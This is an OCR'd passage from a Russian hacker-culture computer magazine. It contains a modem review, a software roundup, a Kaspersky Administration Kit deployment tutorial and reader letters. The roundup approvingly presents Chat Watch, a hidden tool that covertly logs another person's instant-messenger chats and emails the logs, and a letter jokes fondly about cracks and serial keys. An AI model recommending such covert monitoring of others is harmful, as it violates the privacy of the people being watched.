➔ **как все работает.** Подключение модема не вызывает проблем. Длины всех проводов хватит, чтобы поставить его где-нибудь на полочке в метре от компьютера. Даже если сетевая карта занята, и модем приходится подключать по USB, установка драйверов (необходимая только в случае USB-подключения), займет не больше минуты — руководство пользователя написано на русском языке. Настройка ZyXEL P-660RU EE отнимет немного времени, и если тебе не нужно ничего, кроме подключения к Сети — просто введи логин и пароль в нужной строке. Учти, что во время работы устройство нагревается, поэтому не следует накрывать его пледом или забрасывать дисками. После включения модема на установление связи с оборудованием провайдера необходимо меньше минуты, а это быстрее, чем загрузится твой компьютер.

➔ **вывод.** Возможности ZyXEL P-660RU EE очень порадовали, а простота настройки и функциональность пригодятся при подключении целой локальной сети. Соединение стабильное даже в старых домах, где замена телефонных кабелей не осуществлялась. Единственным минусом оказался заметный нагрев модема, поэтому необходимо следить за вентиляцией

ADSL (ASYMMETRIC DIGITAL SUBSCRIBER LINE) — «АСИММЕТРИЧНАЯ ЦИФРОВАЯ АБОНЕНТСКАЯ ЛИНИЯ» ОБОЗНАЧАЕТ РАЗНЫЕ СКОРОСТИ ПОТОКОВ ДАННЫХ ОТ АБОНЕНТА К ПРОВАЙДЕРУ. АСИММЕТРИЧНОСТЬ ПОЗВОЛЯЕТ ПЕРЕДАВАТЬ БОЛЬШИЕ ПОТОКИ ДАННЫХ ОТ ПРОВАЙДЕРА К АБОНЕНТУ (НАПРИМЕР, ВИДЕО) И НЕБОЛЬШИЕ ОТ АБОНЕНТА (В ОСНОВНОМ, ЗАПРОСЫ).

ADSL: DOWNLOAD — ДО 8 МБИТ/С, UPLOAD — ДО 1 МБИТ/С.
ADSL2+: DOWNLOAD — ДО 24 МБИТ/С, UPLOAD — ДО 2 МБИТ/С.

ТЕХНОЛОГИЯ ADSL, ЗА СЧЕТ ЧАСТОТНОГО РАЗДЕЛЕНИЯ КАНАЛОВ, ПОЗВОЛЯЕТ ОДНОВРЕМЕННО ПОЛЬЗОВАТЬСЯ ИНТЕРНЕТОМ И ГОВОРИТЬ ПО ТЕЛЕФОНУ. ДЛЯ РАБОТЫ ADSL2+ ОБОРУДОВАНИЕ ПРОВАЙДЕРА ДОЛЖНО ПОДДЕРЖИВАТЬ ЭТУ ТЕХНОЛОГИЮ.

Test_lab выражает благодарность за предоставленное на тестирование оборудование
ZyXEL Communications Corporation

Soft

noname

НАИСВЕЖАЙШИЕ ПРОГРАММЫ ОТ NNM.RU
DOC@NNM.RU

Chat Watch v4.4.5

Утилита, способная взять чужой интернет-пейджер под свой полный контроль. Chat Watch — одна из немногих программ, которым такая работа вполне по плечу. Также как и WebMail Spy, она не афиширует своего присутствия на компьютере пользователя, хотя каждый раз старательно загружается вместе с операционной системой. При этом усердное протоколирование всех полученных и отправленных юзером сообщений является для Chat Watch главной целью существования. Контролю со стороны программы поддается не только аська, но и такие системы онлайнового общения, как AOL Instant Messenger, MSN Messenger и Yahoo Messenger.

Требование у Chat Watch лишь одно — у пользователя должен быть установлен оригинальный клиент, клоны программе пока не по зубам. Особенно понравилось то, что программа не сваливает все перехваченные сообщения в один файл, а сохраняет каждую беседу отдельно. Причем в журнале наблюдения делается четкая отметка о том, кто, когда и с кем говорил. Запись любой из бесед можно просмотреть прямо в окне Chat Watch (русский текст отображается правильно), скинуть в текстовый файл или отправить по электронной почте.

HDD Regenerator v1.51

Программа для восстановления жестких дисков — умеет восстанавливать плохие секторы. Принцип работы — применение специального алгоритма перемагничивания нечитаемого сектора, позволяющего во многих случаях восстановить его. Для этого используется специальная загрузочная дискета, создающаяся после запуска программы. В деморежиме находит и пытается восстановить только первый bad sector из имеющихся на жестком диске.

Программа игнорирует файловую систему, просматривая диск на физическом уровне. Она может использоваться с FAT, NTFS или любой другой файловой системой, и также с неформатируемыми или неразбитыми дисками. Дает возможность делать загрузочные дискеты и диски для восстановления из-под DoS'a.

Sunbelt Network Security Inspector v1.6.57.0

Программа от известного производителя для сканирования уязвимостей сети, использующая базу данных с более 3000 мультиплатформенных уязвимостей. Network Security Inspector может сканировать Windows-компьютеры, IP-диапазон, порты, машины под управлением Windows, MacOSX, Unix, Linux и другие типы устройств.

Программа формирует отчет о приоритетных уязвимостях с экспортными опциями. Программа предоставляет тебе детальные и понятные инструкции по устранению обнаруженных уязвимостей. Отчеты разбиты на категории для более удобного использования, и ты можешь экспортировать их в такие форматы как pdf, xls, doc, html, xml и DB. Стоимость $1,495.00, но это не проблема для нас, олигархов :).

McFunSoft Video Convert Master 6.3

Программа для конвертации, разрезания и склеивания AVI, MPEG, MPEG 1, MPEG 2, MPEG 4, VCD, DVD, SVCD, RMVB, RM, WMV, MOV, DIVX и других медиа-файлов. Программа также предназначена для улучшения качества видео на домашнем ПК или ТВ. Программа имеет дружелюбный интерфейс, поэтому работать с ней может даже начинающий пользователь ПК. Основные возможности:

- ЗАПИСЬ ВИДЕО НА DVD/VCD/SVCD;
- ПРЕОБРАЗОВАНИЕ AVI, DVD, VCD, SVCD, MPEG, MPEG 1, MPEG 2, MPEG 4, RM, RMVB, WMV И ДРУГИХ ВИДЕО-ФОРМАТОВ;
- КОНВЕРТАЦИЯ ФИЛЬМОВ В ПАКЕТНОМ РЕЖИМЕ;
- ПРЕДПРОСМОТР ПРИ КОНВЕРТАЦИИ.

NeuroSolutions v5.03 Developer Edition

Универсальный нейропакет NeuroSolutions фирмы NeuroDimension, Inc предназначен для моделирования широкого круга искусственных нейронных сетей. Основное достоинство описываемого нейропакета состоит в его гибкости: помимо традиционно используемых нейросетевых парадигм (типа полносвязных многослойных нейронных сетей или самоорганизующихся полей Кохонена), нейропакет включает в себя мощнейший редактор визуального проектирования нейронной сети, позволяющий создавать практически любые собственные нейронные структуры и, что немаловажно, собственные алгоритмы их обучения.

Secure iNet Factoy v5.8 for Java

Secure iNet Factory — это набор компонентов Java для разработки безопасных сетевых приложений. Включает классы SSH для большинства сетевых протоколов, в том числе FTP, SMTP, POP3, IMAP, HTTP, Telnet и другие. С помощью классов и компонентов данного пакета ты сможешь создавать ПО с поддержкой шифрования и аутентификации легко и просто, прямо «из коробки». Правда, для того чтобы разобраться, как все работает, нужно быть почти профессионалом.

Amor SWF to Video Converter 2.3.8

Amor SWF to Video Converter — программа для конвертации файлов SWF Macromedia Flash в видеоформаты AVI, MPEG, VCD, SVCD и DVD. Поддерживает пакетную конвертацию файлов, присоединение фрагментов к уже существующим видеофайлам.

Кроме этого, Amor SWF to Video Converter позволяет извлекать звук из SWF файлов в мультимедийные файлы MP3 и WAV, а также сохранять фрагменты изображения в JPEG-файлы.

Fresh Diagnose v7.38

Вышла новая версия утилиты из известного семейства бесплатных программ Fresh Devices. Предназначение Fresh Diagnose — анализ и тестирование системы. После сканирования программа выдаст полную информацию о периферийных устройствах, сети, программном обеспечении.

Fresh Diagnose может тестировать практически все «железные» компоненты компьютера — процессор, винчестер, видеокарту, материнскую плату и пр. Кроме этого, Fresh Diagnose может сравнить вашу систему с другими. В этой версии появился модуль учетных записей электронной почты.

php2exe

Утилита, конвертирующая php-скрипты в исполняемые exe-файлы. Скрипт интегрируется в среду, т.е. при выполнении скрипт НЕ распаковывается на винт, а выполняется как настоящая программа из памяти. Перед интеграцией в среду скрипт зашифровывается, а перед выполнением расшифровывается, поэтому в какой-то мере это защищает от «крэкеров», хотя, конечно, это больше защита от дурака.

Естественно, для выполнения скрипта в папке с exe или в директории system32 должна лежать php5ts.dll.


Из-за того, что разработчики пхп при переходе на новую ветку интерпретатора 5.1 не удосужились сохранить его совместимость со средой 5.0, конвертер предусматривает две версии: 5.0 и 5.1. Если ты конвертируешь в 5.0, а твоя php5ts.dll версии 5.1, то скрипт, увы, работать не будет, точно так же, как если конвертнешь скрипт для версии 5.1 и будешь запускать с версией php5ts.dll 5.0, скрипт.

AVG Free Edition 7.1.405

Антивирус включает в себя следующие компоненты: сканер, монитор, сканер электронной почты, систему автоматического обновления антивирусной базы через интернет. Программа может как находить, так и лечить зараженные вирусами файлы. Для безопасного хранения и лечения зараженных файлов в этой антивирусной программе реализована функция Вирусного хранилища, в котором и происходят все операции с зараженными вирусами файлами. Этот антивирус умеет совместно работать с файрволами сторонних производителей (поддерживается работа с Kerio Personal, Zone Alarm Pro и файрволом, встроенным в Windows XP), что позволяет надежно защитить компьютер от различных интернет-угроз и вирусных атак.

Online Armor v1.1.1.826

Защищает компьютер от разнообразных нежелательных пришельцев — spyware, adware, кейлоггеров и т.п. Производит мониторинг системы в режиме реального времени и при обнаружении нежелательных «довесков» немедленного блокирует их работу, а затем и удаляет из системы.



PIMone Ver 5.1 Build:2006.7.4.145

PIMone — отличный ежедневник, настраиваемый под свои вкусы и особенности, с календарем, телефонной книжкой и многими другими приятностями, которые совершенно необходимы в повседневной работе. Защита секретных записей паролем, поиск по ключевым словам и так далее — все к твоим услугам!

Keyboard Maniac 4.2

Описание программы стоит начать с опровержения информации, опубликованной на официальном сайте: «Keyboard Maniac (KeyMan) — это менеджер горячих клавиш, который позволяет работать с нестандартными клавишами на мультимедийных расширенных клавиатурах, без установки дополнительных драйверов». Это неправда. Тестирование программы на системах с клавиатурами Genius KB12e и KB16e показало неработоспособность программы без установки пакета драйверов Media Key.

Впрочем, читая справку к программе, можно увидеть несколько иную информацию. Рекомендуется попробовать утилиту KeySpy, которая позволяет узнавать коды нажатых клавиш. На все нажатия мультимедийных клавиш (клавиатура Genius KB12e) программа отвечала одинаково (код «255 0 128»). Далее в справке следует информация: «Вам не повезло, нужны родные драйвера для вашей клавиатуры. Единого стандарта нет, каждый производитель делает клавиатуры так, как ему нравится, на одних клавиатурах все дополнительные клавиши перехватываются стандартными драйверами Windows, на других надо обязательно ставить драйвера изготовителя». Это правда.

Soft

admining


НАСТРОЙКА АНТИВИРУСА КАСПЕРСКОГО.
СОЗДАНИЕ ГРУПП, ЗАДАЧ И ПОЛИТИК. ЧАСТЬ 2

АЛЕКСАНДР ПРИХОДЬКО
(SANPRIH@MAIL.RU)

Прежде чем приступить к окончательной настройке политики, зайдем на машину несчастного нашего Балаганова и посмотрим, как действует уже созданная нами политика. Запускаем антивирус на машине Балаганова, заходим в закладочку «Настройка», выбираем пункт «Постоянная защита». Картина далеко не идеальна: пользователь может отключить постоянную защиту файловой системы. И плюс ко всему операции над опасными объектами не соответствуют нашей настройке.

Устраним данную неприятность. Заходим в редактирование политики (в админките) двойным щелчком мыши на ее названии. Идем на закладку «Дополнительные» и замыкаем все замочки. Далее закладка «Системные задачи». Отмечаем все галочки и особое внимание уделяем пункту «Постоянная защита от сетевых атак». Поясню вкратце. Кто хоть раз ставил себе на машину персональный файрвол, тот представляет себе, зачем он нужен. Для тех, кто не ставил: данная галочка подключает в антивирусе Касперского модуль, ответственный за защиту портов компьютера от сетевых атак. Это некое подобие персонального файрвола. Опять же, не забываем замкнуть замочек. «Угрозы и исключения» → тут все понятно и без объяснений. Если у тебя на винте куча околохакерского софта, то в отчетах антивируса ты будешь постоянно лицезреть предупредительные надписи.

Можешь попытаться добавить свои любимые кряки и им подобные проги в исключения, и, по идее, антивирус перестанет на них обращать внимание. Но это нужно делать только для себя, любимого, а пользователей, балующихся таким софтом, уничтожать на корню.




Предупредительные надписи антивируса

Итак, отключили у пользователя возможность что-либо менять в настройках. Теперь только ты владеешь антивирусом конечного пользователя.

Еще чуть-чуть про настройки. Нужно проверить, все ли настройки ты запретил изменять пользователю. Для этого вызови свойства политики и пройдись по всем закладкам, замыкая замочки.

С настройками защиты разобрались. Настроим обновления антивирусных баз и модулей для Сервера администрирования. Сначала создадим задачу получения обновлений. В Kaspersky Administration Kit заходим в папочку «Глобальные задачи» → «Добавить задачу» → запускается мастер → «Next» → даем имя задаче → «Обновления Сервера администрирования» → «Next» → в открывшемся списке задач выбираем приложение Kaspersky Administration Kit, а тип задачи → Получение обновлений Сервером администрирования → «Next» → выбираем Сервис обновления лаборатории Касперского. Если твоя сеть имеет для выхода в интернет прокси-сервер, то теперь самое время ввести его адрес. Наступаем на кнопку «Параметры LAN» → отмечаем галочкой «Использовать прокси-сервер». Далее опять лирическое отступление. Дабы ты мог всегда отслеживать, кто именно из твоей конторы и зачем лазит в интернет, и при этом не путать серверы, которые занимаются обновлением, я рекомендую завести на проксе пользователя, под учетной записью которого и будут происходить все



Настройки сети для обновлений

обновления в твоей сети. Назовем его, например, updater. Вписываем все параметры → «Next».

Опять вводим учетную запись. Теперь нужна запись, обладающая административными правами на Сервер администрирования. Можно оставить по умолчанию, ведь ты админом сидишь. «Next». Пришли к расписанию: если мне не изменяет память, Лаборатория Касперского производит обновление антивирусных баз каждые 3–6 часов. Но ты смотри сам, с какой частотой закачивать обновление: при выделенном и постоянном доступе в интернет расписание можно настроить раз в сутки — ночью, если у тебя диалап — то «Вручную», будешь запускать сам. Обрати внимание на галочку «Запускать пропущенные задачи», еще пару раз «Next», теперь все, задача создана. И теперь самое главное: чтобы пользователи не тратили трафик и не тащили обновления с инета сами, у них необходимо пристрелить задачу получения обновлений, а Сервер администрирования мы сейчас заставим раздавать обновления всем клиентам. Лезем на закладку обновления — правая кнопка мыши → «Properties» — и отмечаем галочкой «Автоматически распространять обновления антивирусных баз на клиентские компьютеры». Теперь обновление будет выглядеть так: Сервер администрирования закачивает обновления и, при загрузке операционки, как только он увидит клиента в сети, то тут же толкнет на него обновления баз.

Еще несколько штрихов и мы закончим. Необходимо включить распознавание вирусной атаки: правая кнопка мыши на Сервере администрирования → «Properties» → закладка «Вирусная атака» — отмечаем галочкой «Включить режим распознавание вирусной атаки».

Теперь разберемся с полной проверкой компьютера пользователя. Естественно, пользователю не нравится, когда его машина начинает тормозить, пользователь злится, и стучит на тебя начальству, но оставить его без проверки мы не можем. Делаем так: все уходят на обед примерно в одно и то же время, значит, на это время и настроим полную проверку его машины. Для этого создаем задачу, которую так и назовем «Полная проверка компьютера SRV».

«Группы» → «Рабочие станции» → «Групповые задачи» → добавить задачу. Запустился мастер, дальше тебе уже все до боли знакомо: «Next» → имя задаче даем «Полная проверка компьютера» → приложение выбираем «Антивирус Касперского 5.0 для Windows Workstation» → тип задачи «Проверка по требованию» → «Next» → «Уровень защиты» правим руками → отмечаем «Настройка пользователя» → кнопка «Настройка...» → закладка «Дополнительно» → отмечаем все → «Ок». Теперь «Действия над обнаруженным объектом» выбираем «Лечить, а если невозможно — удалять» → «Подозрительный объект» → оставляем по умолчанию. Если на компе пользователя что-либо обнаружится, он к тебе прибежит с жалобами сам. «Next». В объектах проверки отмечаем все, кроме проверки «Сетевых дисков», иначе у тебя вся сеть повиснет вверх перьями, если все клиенты на обеде начнут проверять сетевые диски. «Next». «Учетная запись» — здесь ты указываешь учетную запись локального админа для всех клиентских машин. «Next». «Расписание» — вот и добрались: указываешь время своего обеденного перерыва. Ставим «Каждый N день» и нужное время. И не забудь убрать галочку «Запускать пропущенные задачи». Иначе, если юзер на обед выключит свою машину, то после обеда, когда он ее включит, запустится полная проверка. Дважды «Next» и финиш. Задача создана. Теперь давай посмотрим, как задача накрутилась на машину пользователя. Мы не даром назвали серверную задачу «Полная проверка компьютера SRV». Добавление SRV позволит нам отличать задачи локальные от задач Сервера администрирования. Сначала посмотрим на машину пользователя сквозь призму админкита. Двойной щелчок мыши на машине пользователя, закладка «Задачи».

Закладки настройки защиты антивируса


Теперь глянем, что творится на машине самого пользователя. Открываем окно Касперского антивируса, переходим на закладку «Настройки» → «Проверка по требованию».


Локальная задача отключена, а серверная предписывает проводить полную проверку каждый день в 12.30.


Все остальные настройки ты сделаешь по образу и подобию этой. Единственная рекомендация — как я уже говорил, для серверных задач в названии добавлять какой-нибудь опознавательный знак, типа SRV. Теперь посмотрим, где же у нас на машине клиента прячется количество записей в вирусной базе. Делаем это через админкит. Двойной щелчок мыши на машине клиента, переходим на закладку «Приложения», двойной щелчок мыши на «Антивирус Касперского 5.0 для Windows Workstation» и voila.

Итак, мы настроили практически все, что необходимо для защиты сети от вирусов. Теперь таким же образом ты создаешь и политики и задачи для группы «Серверы». Теперь о глобальных настройках. Если у тебя в сети есть машины или группы, которые используют в ежедневной работе скрипты, макросы и т.д., то для таких машин необходимо создать свою отдельную группу и в политике этой группы разрешить выполнение макросов-скриптов. Вот почему удобно для разных политик создавать отдельные группы. Если бы мы прописали политику на уровне корневой папки «Группы», то уже никакими средствами не смогли бы перекрыть политику корневой группы. Если сеть большая, имеет смысл сегментировать ее. Для каждого сегмента создать свою группу. В админките есть также возможность создавать подчиненные Серверы администрирования. Тогда сеть будет выглядеть примерно так: устанавливается корневой Сервер администрирования, в корневом сервере создаются группы, отвечающие за свой

Принудительное обновление клиентов







Включение распознавания вирусной атаки

Невозможность изменить настройки антивируса для пользователя

сегмент сети. В каждой группе существует свой Сервер администрирования, отвечающий за свою группу. Центральный Сервер администрирования отвечает за обновления всей сети, он один производит закачку обновлений программы, модулей и антивирусных баз и рассылает все обновления подчиненным серверам. Те, в свою очередь, обновляют клиентов своих групп.

Для того чтобы центральный Сервер администрирования обновлял подчиненные серверы, необходимо выбрать свойства пункта «Глобальные задачи» → закладка «Настройки» → отметить галочкой «Форсировать обновление подчиненных серверов».

А в настройках подчиненных Серверов администрирования необходимо указать источник обновления: «Глобальные задачи» → свойства задачи получения обновлений → закладка «Настройки» → в поле «Источник обновления» жмем кнопку «Добавить» → и отмечаем «Главный Сервер администрирования».

Все действия, которые мы произвели, предлагается откатать на одной клиентской машине. После откатки политик, задач, получения обновлений, проверки машины клиента ты готов развернуть антивирус за один раз на всей своей сети.


Лирическое отступление: возможности админкита позволяют автоматически разворачивать антивирус при включении новой машины в сеть. Это можно сделать на основе данных Active Directory, на основе IP-адресов. Для автоматического разворачивания необходимо зайти в свойства папки «Группы» → закладка «Клиентские компьютеры» — и изучить возможности данной настройки. Однако предпочтительнее, наверно, контролировать весь процесс вручную, через созданные группы для установки.

В папке «Удаленная установка» находятся инсталляционные пакеты. При запуске пакета появляется Мастер установки. Через него тоже можно установить антивирус оптом на большое количество машин. Методов много, дерзай.

Обратим теперь свой незамутненный вирусами взор на способы просмотра событий средствами админкита. Для беглого просмотра состояния защиты сети достаточно зайти на закладочку «Состояние защиты». Ежедневно тебя должно интересовать два пункта: «Антивирусная статистика» и «Обновления». Для более подробного анализа процессов, связанных с антивирусной защитой, заходим в папку «Отчеты», выбираем интересующий нас отчет, при необходимости выбираем период, за который нас интересуют данные, активируем пункт «Включать данные с подчиненных Серверов администрирования» и нажимаем кнопку «Создать отчет». Чтобы тебя не мучили ранее пойманные и благополучно убитые вирусы, имеет смысл в графе «Период создания отчетов» выбирать одни сутки. Тогда ты будешь видеть статистику только по свежепойманным вирусам.

И напоследок: приходишь утром на работу, даешь полчаса, чтобы все опоздавшие успели включить свои компьютеры, заходишь в админкит, наступаешь на центральную папку «Группы». Видишь в корне папки все компы своей сети бледно розового цвета, выделяешь их всех и тащишь в группу «Установка Workstation». Заходишь в группу «Установка Workstation» → «Групповые задачи» и запускаешь сначала задачу «Установка Агента», через часик смотришь в отчетах, насколько успешно прошла установка. Затем запускаешь задачу «Установка Workstation». После обеда смотришь отчеты. На следующее утро ты заходишь в админкит и перетаскиваешь все компы из группы «Установка Workstation» в группу «Рабочие станции». И теперь спокойно контролируешь антивирусную защиту всей сети. Если где-то установка прошла со сбоем, читаешь отчет об ошибках в админките. Обычно при установке у пользователя либо не хватает админских прав, тогда на конкретную машину ты указываешь другого пользователя с необходимыми правами, либо пользователь выключил машину и оборвал связь с Сервером администрирования. Обрываешь ему руки. Всю установку ты можешь провести за день, после чего необходимо принудительно перегрузить все клиентские машины. Но я не думаю, что твоему начальству это понравится. Ну, все, удачи в борьбе с вирусами. В следующий раз мы займемся установкой файрвола **C**

Как происходит обновление антивирусных баз



Crew

e-mail

ПИШИТЕ ПИСЬМА! SPEC@REAL.ХАКЕР.RU
SKYWRITER

devgena@atnet.ru
JohnDaRippah
под писка

Здравствуйте, журнал Хакер!
С какой периодичностью выходит Хакер СПЕЦ и бывает ли он с DVD? Хочу подписаться, но не знаю, как правильно оформить подписку.
До свиданья.

Привет!
Хакер СПЕЦ — ежемесячный журнал, с DVD его пока не бывает, но, по всей видимости, скоро будет, так что недолго тебе осталось ждать. Что касается подписки, где-то на обложках журнала есть бесплатный телефон, по которому тебе все расскажут о подписке, к сожалению, нет возможности цитировать все уже сказанное. Милости просим!
С уважением, твоя команда.

flex-mx@yandex.ru
бэдные хакеры
под писка

Привет, хаккеры.
Я недавно прочитал, что вы, оказывается, помираете с голоду, потому что никто не покупает ваш журнал: все его електронную версию читают.

Поэтому я решил, что мне не нужен бесплатный номер аля Мурзилка. А то что же это будет: вы совсем обессилите без еды, не сможете ничего больше написать. Мне нечего будет читать. Ваш журнал закроется! А вслед за вашим и другие журналы закрываться начнут!

Потом люди перестанут смотреть телевизор! Телевидение обанкротиться и тоже закроется. Нам не будут говорить правды! Мы ничего знать не будем! И тут настанет апокалипсис, полтрГейтс! Отовсюду, изо всех щелей полезут эти проклятые капиталисты американцы со своими платными программами и китайцы, много, много китайцев, которые будут продавать нам глючные компьютеры. А хакеров не будет, не будет взломанных программ, не будет кряков, не будет ключей, не будет серийников, не будет лекарств.

